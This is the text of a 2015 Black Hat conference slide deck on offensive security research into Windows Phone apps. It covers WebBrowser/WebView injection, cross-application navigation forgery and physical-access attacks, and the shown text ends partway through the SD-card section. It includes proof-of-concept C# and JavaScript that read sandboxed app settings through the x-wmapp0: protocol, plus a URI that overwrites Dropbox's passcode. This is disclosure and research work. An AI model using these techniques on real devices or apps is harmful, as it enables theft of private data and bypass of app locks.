
black hat
MOBILE SECURITY SUMMIT
LONDON 2015
Witchcraft for
Windows Phone Breakers
Luca De Fulgentis ~ luca@securenetwork.it
JUNE 16 - 18, 2015
EXCEL LONDON | LONDON, UK
WWW.BLACKHAT.COM
UBM

About /me

Luca De Fulgentis

Offensive Security Adept

OWASP Mobile Project Contributor

Chief Technology Officer at Secure Network

Consuming brain power with InfoSec since 2001

Agenda

- Introduction – Research Idea and Objectives
- The Chronicles of Windows Phone Security
- Attacking Windows Phone Store Apps
- Physical Access Based Attacks Against Windows Phone Devices
- Network Attacks Against Windows Phone Devices
- Final Considerations

Introduction

Research idea, motivations and objectives

Powering nearly 3% of the overall mobile devices

Natural integration with pre-existent Microsoft network technology

```
WindowsPhone wp = (WindowsPhone)new BlackBerry();
```

Need to support breakers with attack techniques to demonstrate vulnerabilities impact

Need to better address threats and attack scenarios involving Microsoft mobile platform

Motivations and Objectives

- No offensive-oriented study on Windows Phone platform and applications
- Need to vertically investigate apps' exploiting conditions for specific issues
- Study on physical-access based attacks involving a public but not yet patched vulnerability
- Focus on apps' data stealing – it has been the driver for most of my research

The Chronicles of Windows Phone Security

Security research achievements (2010-2015)

UBM

The Chronicles of WP Security – part I

- Windows Phone platform security has been *partially* researched
- Some noteworthy hacks are
  - The Windows Phone Marketplace Hemorrhage (2011) by Justin Angel
    - Authorization issue allowing arbitrary XAP files download – including *paid apps*
  - Windows Phone 7 SMS of Death (2011)
    - Issue related to Arabic chars parsing resulting in device rebooting
  - Windows Phone on Lumia 1020 Brower Exploiting (Pwn2Own, 2014) by VUPEN
    - IE exploitation allowed IE cookies database exfiltration – no sandbox escape
  - Various WP Hacks (2010-2015) - Heathcliff74, GoodDayToDie, _Wolf_, Djamol, etc. from XDA
    - Mostly security issues that allowed different level of OS *unlocking*

The Chronicles of WP Security – part II

- Some good articles and papers have been released on WP app security
  - Pentesting WP7 apps (2011) by Siddarth Adukia, Intrepidus Group
  - Windows Pwn 7 OEM – Owned Every Mobile? (Blue Hat v11, 2011) by Alex Plaskett, MWR
  - Windows Phone 7 Internals and Exploitability (Black Hat USA, 2012) by Tsukasa Oi
  - Inspection of Windows Phone Applications (BH Abu Dhabi, 2012) by Dmitry Evdokimov and Andrey Chasovskikh
  - Windows Phone 8 Application Security (HackInParis, 2013) by Dmitry Evdokimov and Andrey Chasovskikh
  - Navigating a Sea of Pwn (Syscan, 2014) by Alex Plaskett and Nick Walker, MWR
  - Windows Phone App Security for Builders and Breakers (AppSecEU Amsterdam, 2015) by Secure Network
  - The Windows Phone Freakshow (Hack in The Box Amsterdam, 2015) by Secure Network
  - Pwning a Windows Phone, from Shadow to Light (MOSEC, 2015) by Nicolas Joly - thanks Luca Carettoni

Attacking Windows Phone Store Apps

Injecting, hijacking and stealing sandboxed data

UBM

Attacking Windows Phone Store Apps

- Windows + Windows Phone Store have 585,000+ apps (source: Microsoft)
- Apps represent a good target for bad guys
  - Sensitive/reserved/private data are often handled by apps on the device
  - Apps security is not always comparable to the OS one ⇒ easier targets to hack into
- In our experience, WP apps are widely vulnerable to Client Side Injections
  - We explored the security of WebView and WebBrowser controls injections
  - Focus on attack techniques resulting in local/remote sandboxed files stealing
- Our research also focused on Inter Process Communication (IPC) attacks
  - Both *onboard* malware and physical access based attacks may abuse these mechanisms

Client Side Injection Flaws

- Injection flaws: *feeding* an interpreter with untrusted input
  - Input is *concatenated* with static strings to compose a command
  - The command is then executed by an interpreter (e.g., SQL parser or HTML renderer)
  - If no proper input validation is implemented, command *semantic* can be manipulated
- Most common sources for untrusted data
  - Back-end responses – because of hacked servers or hijacked traffic with a MitM attack
  - Data exchanged via Inter Process Communication (IPC)
- HTML and JavaScript injections represent the most relevant flaws

HTML Rendering on Windows Phone

- Windows Phone platform provides
  - Microsoft.Phone.Controls.WebBrowser – Windows Phone Silverlight 7.0-8.1
  - Windows.UI.Xaml.Controls.WebView – Windows Phone WinRT
- Both WebBrowser and WebView controls allow loading of
  - Web content from network – Navigate(Uri uri) or using the Source property
  - Dynamically generated web content – NavigateToString(string html)
  - Static web content – Navigate(Uri uri) or using the Source property
    - From application package using ms-appx:// or ms-app-web:// (WebView only)
    - From application local data storage using ms-appdata:// (WebView only)

Loading Web Content with WebBrowser

```
webBrowser.Navigate(new Uri("https://www.securenetwork.it", UriKind.Absolute));
…
webBrowser.NavigateToString("<html><body><h1>Hello Black Hat!</h1></body></html>");
…
webBrowser.Navigate(new Uri("/Html/index.html", UriKind.RelativeOrAbsolute));
…
webBrowser.Navigate(new Uri("a.html", UriKind.Relative));
…
<phone:WebBrowser x:Name="webBrowser"
                  Source="https://www.securenetwork.it"
                  HorizontalAlignment="Stretch"
                  VerticalAlignment="Stretch"
                  Loaded="Browser_Loaded"
                  NavigationFailed="Browser_NavigationFailed"/>
```

Loading Web Content with WebView

```
WebViewControl.Navigate(new Uri("https://www.securenetwork.it", UriKind.Absolute));
or
WebViewControl.NavigateWithHttpRequestMessage(myHttphttpRequestMessage);
…
WebViewControl.NavigateToString("<html><body><h1>Hello Black Hat!</h1></body></html>");
…
WebViewControl.Navigate(new Uri("ms-appx-web:///Html/index.html", UriKind.Absolute));
…
WebViewControl.Navigate(new Uri("ms-appdata:///local/MyFolder/file.html", UriKind.Absolute));
…
Uri url = WebViewControl.BuildLocalStreamUri("MyTag", "/MyPath/default.html");
WebViewControl.NavigateToLocalStreamUri(url, myResolver);
…
<WebView x:Name="WebViewControl"
         Source="https://www.securenetwork.it"
         NavigationCompleted="Browser_NavigationCompleted" />
```

Injecting JavaScript into the View

- The components also provide mechanisms to inject JavaScript code into the view
  - WebView.InvokeScript() (Windows Phone < 8.1) and WebView.InvokeScriptAsync()
  - WebBrowser.InvokeScript()

```
WebViewControl.InvokeScriptAsync("eval", new string[] { "document.write('Hello folks!')" });
```

```
webBrowser.InvokeScript("eval", new string[] { "alert('Hello folks!');" });
```

- The methods could be vulnerable to JavaScript injection if the attacker is capable to manipulate the second argument's value – the eval()-ed JS code

Attacking the Rendering Mechanisms

- Methods used to load web content are subjected to HTML/JavaScript injections
  - JavaScript injection attacks can be defeated by setting isScriptEnabled=false (by default)
  - WebView does NOT implement the isScriptEnabled property
  - Preventing JS execution does NOT imply having secure WebView or WebBrowser controls
    - What about script-less attacks?
- Most critical attacks via HTML/JavaScript injections
  - View layout manipulation
  - Stealing files stored in app's local folder
  - Stealing session cookies
- Exploiting impact depends on the adopted control technology

Dissecting WebBrowser Injections Exploitation – take I


- NavigateToString("<html><body><evil html..")
  - Attackers can inject an iframe element and use the x-wmapp0: protocol to access
    - Local folder files stored in C:\Data\Users\DefApps\APPDATA\{app-GUID}\
    - Package installation folder files in C:\Data\programs\{app-GUID}\Install\
  - No remote exploitation is allowed because of the Same-Origin Policy (SOP)
    - Injected JavaScript code cannot access the iframed content
- App's files content can be leaked with local attacks involving copy/paste

Exploiting NavigateToString()

- Access files in the local data storage with x-wmapp0:my_file.txt
- Access files in the app installation folder with x-wmapp0:/Html/index.html

```
private void Browser_Loaded(object sender, RoutedEventArgs e)
{
     Browser.IsScriptEnabled = true;
     string injection =
        "<html><body><iframe src='x-wmapp0:__ApplicationSettings'></iframe></body></html>";
     Browser.NavigateToString(injection);
}
```

Exploiting NavigateToString()



Dissecting WebBrowser Injections Exploitation – take II

- Navigate(new Uri("controlled_page.html", UriKind.Relative))
  - Sandboxed files can be exfiltrated if the HTML page contains attacker-controlled code
  - Malicious JavaScript code can access iframed content via x-wmapp0: protocol
    - Local HTML files are trusted and SOP is not applied
- Alex Plaskett and Nick Walker from MWR first demonstrated the attack
- If scripting is not allowed, the attacker can still perform local attacks
  - Same attacks as the NavigateToString() one


Exploiting Navigate()

```
string html =
   "<html><body>" +
   "<iframe id='leak' src='x-wmapp0:__ApplicationSettings'></iframe>" +
   "<script>function leak() { var iframe = document.getElementById('leak'); " +
   " var data = iframe.contentWindow.document.body.innerHTML; alert(data); } " +
   " var frame = document.getElementById('leak'); " +
   " frame.onload = function() { leak(); }</script></body></html>";

IsolatedStorageFile isoStore = IsolatedStorageFile.GetUserStoreForApplication();
StreamWriter writer =
    new StreamWriter(new IsolatedStorageFileStream("poc.html", FileMode.CreateNew, isoStore));

writer.WriteLine(html);
writer.Close();

Browser.Navigate(new Uri("poc.html", UriKind.Relative));
```



Dissecting WebBrowser Injections Exploitation – take III


- Navigate("http://remote-host.com")
  - An attacker can feed the view with malicious content
    - Compromising *remote-host.com* and manipulating the server's responses
    - Performing a MitM attack against an unencrypted channel
  - No access to sandboxed files is allowed
    - Standard browser security policies are properly applied
- UI manipulation attacks to steal user-typed information are the best options
- Scripting is not strictly required – isScriptEnable=true does not help!

Dissecting WebBrowser Injections Exploitation – take IV

- InvokeScript("eval", new string[] {"malicious_javascript_code();"})
  - JavaScript injection is feasible if
    - InvokeScript calls the eval() function; and
    - The attacker controls the second argument – which is eval()-ed
- InvokeScript() could be abused to remotely exfiltrate sandboxed file
  - Malicious JavaScript can access iframed content via x-wmapp0: protocol
  - The method allows controlling a "trusted" HTML page
- If scripting is disabled, local attacks are still feasible

Exploiting InvokeScript()

```
Browser.InvokeScript("eval",
  new string[] {
   "document.write(" +
   "\"<iframe id='leak' src='x-wmapp0:__ApplicationSettings'></iframe>" +
   "<script>" +
   " function leak() {" +
   "  var iframe = document.getElementById(\'leak\'); " +
   "  var data = iframe.contentWindow.document.body.innerHTML; " +
   "  alert(data); " +
   " } " +
   " var frame = document.getElementById(\'leak\'); " +
   " frame.onload = function() { leak(); } " +
   "</script>\");"
 }
);
```



Dissecting WebView Injections Exploitation

- Things are getting harder with WebView on Windows Phone 8.1
- WebView simply DOES NOT allow loading files from local data storage
  - No more local file stealing attacks
  - It is still possible – and useless? – to frame content from the deployment folder

```
<iframe id='leak' src='ms-appx-web:///Html/test.html'></iframe>
```

- UI manipulation and cookies stealing probably are attacker's best options

Inter Process Communication (IPC) Attacks

- Windows Phone provides limited support for Inter Process Communication (IPC)
  - WP 7.x does not support IPC while WP 8.x provides files and URIs association
- Basically an app can register – via its manifest – a protocol or file type
  - The app will run automatically if the user tries to open the registered protocol/file type
- A third undocumented IPC exists – Windows Phone 8 only
  - Shell_PostMessageToast (ShellChromeAPI.dll) allows a malicious app to send a toast message that, once tapped, opens an arbitrary XAML page of an arbitrary target app
  - The method has been first identified by cpuguy from XDA

app://{GUID}/_default#/AssemblyName;component/Page.xaml?par=val1&par2=val2

Cross Application Navigation Forgery Attack

- Term coined by Alex Plaskett and Nick Walker from MWR
- Common attack scenarios
  - Malware on device sends *toast messages* and attacks other apps' authZ or validation issues
  - Malicious user sideloads an app-exploit and attacks the victim's installed apps
    - Physical access to targeted device is requires
- Back in 2013, the technique has been used to access a *hidden registry editor* shipped with the Samsung Diagnosis app
  - The registry access allowed the Interop-unlock achievement with WP 8.0 on Samsung Ativ S

VIDEO

Bypassing Dropbox security passcode mechanism

UBM

app://47e5340d-945f-494e-b113-b16121aeb8f8/_default#/Dropbox.WindowsPhone80;component/Pages/Lock/LockPage.xaml?type=1

```
protected override void OnNavigatedTo(NavigationEventArgs e)
{
    // [...]

    this.ViewModel.Init(Enum.Parse(typeof (LockPageType), this.NavigationContext.QueryString["type"]));
}
```

```
public void Init(LockPageType type)
    {
      this.NbrTry = 0;
      this.Type = type;

      if (this.Type == LockPageType.CHANGEPIN)
        this._createstep = CreationStep.ENTEROLDPASSCODE;

      this.ManageType();
    }
```

this.Type = LockPageType.CREATEPIN

```
namespace Dropbox.Core.ViewModels.Lock
{
    public enum LockPageType
    {
        UNLOCK,     // 0
        CREATEPIN,  // 1
        CHANGEPIN,  // 2
        DISABLEPIN, // 3
    }
}
```

...component/Pages/Lock/LockPage.xaml?type=1

this.Type = LockPageType.CREATEPIN = 1

```
public void ManageType()
{
    switch (this.Type)
    {
        case LockPageType.CREATEPIN:

            switch (this._createstep)
            {
                case CreationStep.ENTERPASSCODE:
                    this.LegendText = AppResources.ProtectionEnterPin;
                    break;
                case CreationStep.VERIFYPASSCODE:
                    this.LegendText = AppResources.ProtectionVerifyPin;
                    break;
            }
```

So we can overwrite the previous passcode!

Physical Access Based Attacks against Windows Phone Devices


"Instead, only try to realize the truth… there is no sandbox"

Physical Access Based Attacks against WP Devices

- In the mobile security world *physical access based attacks* may involve stolen or lost devices
  - I have friends, customers and colleagues that widely suffer from these issues.. do you?
- During our research we focused on implementing attack techniques to
  - Steal data placed into sandboxed file system areas
  - Compromise apps' code integrity in order to backdoor pre-installed software
- An "arsenal" has been developed to assist my researches
  - Tools source code will be available in days here: https://github.com/securenetwork

Windows Phone and SD Card Support

- SD cards support has been introduced since Windows Phone 8.0
  - WP 8.0 – apps can *only read* data from SD card
  - WP 8.1 – apps can *read and write* data from SD card
- Lots of WP-powered devices out there support external SD cards
  - Nokia | Microsoft Lumia 520, 530, 540, 625, 635, 640, 830, 930, 1320, etc.
- WP 8.1 users are allowed to *move* their apps to an external SD card
  - Users can move their apps to the SD card to save device memory space
  - The OS copies both the app binaries and local data to the SD card

